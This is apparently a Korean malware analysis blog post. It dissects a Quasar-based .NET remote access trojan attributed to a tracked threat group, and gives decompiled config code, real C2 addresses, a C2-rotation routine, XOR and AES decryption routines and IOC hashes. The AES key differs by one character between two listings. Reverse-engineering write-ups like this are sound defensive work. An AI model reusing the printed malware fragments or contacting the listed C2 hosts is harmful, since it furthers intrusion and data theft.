RMSSVC.CRE._Rverse_Prxy
RMSSVC.CRE._Rverse_Prxy.Packets
RMSSVC.CRE._Utities
RMSSVC.Enums
RMSSVC.Properties

RAT Package

```
// Token: 0x04000006 RID: 6
public static string _AUHKY = "sMZnBFZwhsi8s1QwEGoiaG/tNnFvmziKMfNC6Gf9Xvi32kLF88l+fZP8GAp/kn5MS1+QKFuN879a1NN3tCdz4A==

// Token: 0x04000007 RID: 7
public static string AGENT = "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko";

// Token: 0x04000008 RID: 8
public static string _VERSON = Application.ProductVersion;

// Token: 0x04000009 RID: 9
public static string _HOS_TS = Rijndl.decodestring("9+vr7+ylsLD98/D4sfv+6vKx8frrsPz+7P7z+uzy+vv2/rDv/vj67LD8/uv6+PDt5qQ

// Token: 0x0400000A RID: 10
public static int RECONNECTDELAY = 5000;

// Token: 0x0400000B RID: 11
public static string _KEY_ = "luYp5htzlKk1wqlMrcwzSg==";

// Token: 0x0400000C RID: 12
public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;

// Token: 0x0400000D RID: 13
public static string DIRECTORY = Path.Combine(Environment.GetFolderPath(_Setins.SPECIALFOLDER), "Microsoft");

// Token: 0x0400000E RID: 14
public static string WORKDIRECTORY = "Office";

// Token: 0x0400000F RID: 15
public static string WORKPATH = Path.Combine(_Setins.DIRECTORY, _Setins.WORKDIRECTORY);

// Token: 0x04000010 RID: 16
public static string SELFPATH = Path.Combine(_Setins.WORKPATH, "StaticCache.dat");

// Token: 0x04000011 RID: 17
public static string HOSTFILE = Path.Combine(_Setins.WORKPATH, "MSWord16.pip");
```

악성행위에 사용할 설정 정보

Config 파일에 있는 암호화된 C2와 AES로 암호화된 MsWord16.pip파일을 복호화해 C2로 세팅

- https://blog.daum[.]net/casalesmedia/pages/category
- 14.47.189.243:443
- 222.122.79.232:8080
- 222.122.79.232:443

```
55          public Host _GetNextIP()
56          {
57              Host host;
58              for (;;)
59              {
60                  host = this._hosts.Dequeue();
61                  if (host.Hostname.IndexOf("ttp") <= 0)
62                  {
63                      break;
64                  }
65                  this.AddHostsFromURL(host.Hostname);
66                  this._hosts.Enqueue(host);
67                  Thread.Sleep(300 + new Random().Next(0, 250));
68              }
69              host.IpAddress = _Hosts_Manger.GetIp(host);
70              this._hosts.Enqueue(host);
71              return host;
72          }
73
74          // Token: 0x0600017F RID: 383 RVA: 0x00008014 File Offset: 0x00006214
```

100 %

Locals

Name	Value	Type
this	{RMSSVC.CRE._Utities._Hosts_Manger}	RMSSVC.CRE._Utities._Hosts_Man...
IsEmpty	false	bool
m_bSaving	false	bool
_hosts	Count = 0x00000004	System.Collections.Generic.Queue...
[0]	{14.47.189.243:443}	RMSSVC.CRE.Dat.Host
[1]	{222.122.79.232:8080}	RMSSVC.CRE.Dat.Host
[2]	{222.122.79.232:443}	RMSSVC.CRE.Dat.Host
[3]	{https://blog.daum.net/casalesmedia/pages/category:0}	RMSSVC.CRE.Dat.Host
Raw View		
host	null	RMSSVC.CRE.Dat.Host

문자열 복호화 로직

복호화 순서

1. Base64 Decoding
2. 159 (0x9F) XOR

```
// Token: 0x06000133 RID: 307
public static string decrypt(string a)
{
    bool flag = a.Length < 1;
    string result;
    if (flag)
    {
        result = "";
    }
    else
    {
        byte[] array = Convert.FromBase64String(a);
        string text = "";
        for (int i = 0; i < array.Length; i++)
        {
            int num = (int)(array[i] ^ 159);
            text += ((char)num).ToString();
        }
        result = text;
    }
    return result;
}
```

C2 파일 복호화 로직 (AES)

```
def aes_dec(enc_str):
    enc_str = base64.b64decode(enc_str)
    key = base64.b64decode("IuYp5htzIKk1wqlMrcwzSg==")
    iv = "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
    decrypt = AES.new(key, AES.MODE_CBC,IV= iv)
    dec_str = decrypt.decrypt(enc_str)
    print(dec_str)
```

결론

다 쉰 떡밥 가져와서 시간을 낭비하게 해 죄송한 마음 뿐이다. 하지만 누군가에겐 도움이 되겠지 라는 마음으로 글을 적어보았다. 그리고... 아마 이 친구들에 대한 추적 혹은 분석글은 이번을 끝으로 더이상 포스팅 하지 않을 것 같다. (이유는 후에 개인 SNS에 근황과 함께 적겠다.)

위협을 식별하고 차단하기 위해 불철주야 고생하고 있는 모든 악성코드/위협 분석가에게 리스펙을 보내며 글을 마친다.

Goodbye 2020! And Happy New year!!

IOC

Case 1. API Name En/Decoding 로직이 추가된 golddragon/braveprince 악성코드
md5 : E647B3366DC836C1F63BDC5BA2AEF3A9
sha1 : A7B0711B45081768817E85D6FC76E23093093F87
sha256 : 3903958EB28632AA58E455EB87482D1CCEF38A6FE43512BAAD30902E8BFDD6D5

E11E2425C62F34EBB3F640BAEEFB67D5
7DC6F8AAAF4431C365564A51DD37C143D857B89E
237DEBA138355BFB448E74BFB68FC868F4807B24D68715A6D47E348FC0CF9257

Case 2. information Stealer
md5 : 8EDFA086DE4DFDC93C0551BBB08CD5A8
sha1 : 4B1B5BED35BC676E835DE14EE033339D37F4549D
sha256 : 5E3907E9E2ED8FF12BB4E96B52401D871526C5ED502D2149DD4F680DA4925590

Case 3. .Net malware based on Quasar RAT
md5 : C3885F3C1001A53EB4FBBB4B5F42163E
sha1 : 322AD36BF0DB8244B64E2D3AFC1CCF5ED6685DF3
sha256 : 51a92bd57ece4a107dacabf2639b6fa06bea8992e72fc9b4305a90fcd984e752

md5 : 3A7355417EBFDB5067582916BBAF0F15
sha1 : E8BEF41ED7D0704D9206880EE0F30B5ECF30F204
sha256 : 0CF7E1268E8652D841B7BDA784707E445B9CDC2A46FFB375C8F239CB4C551F73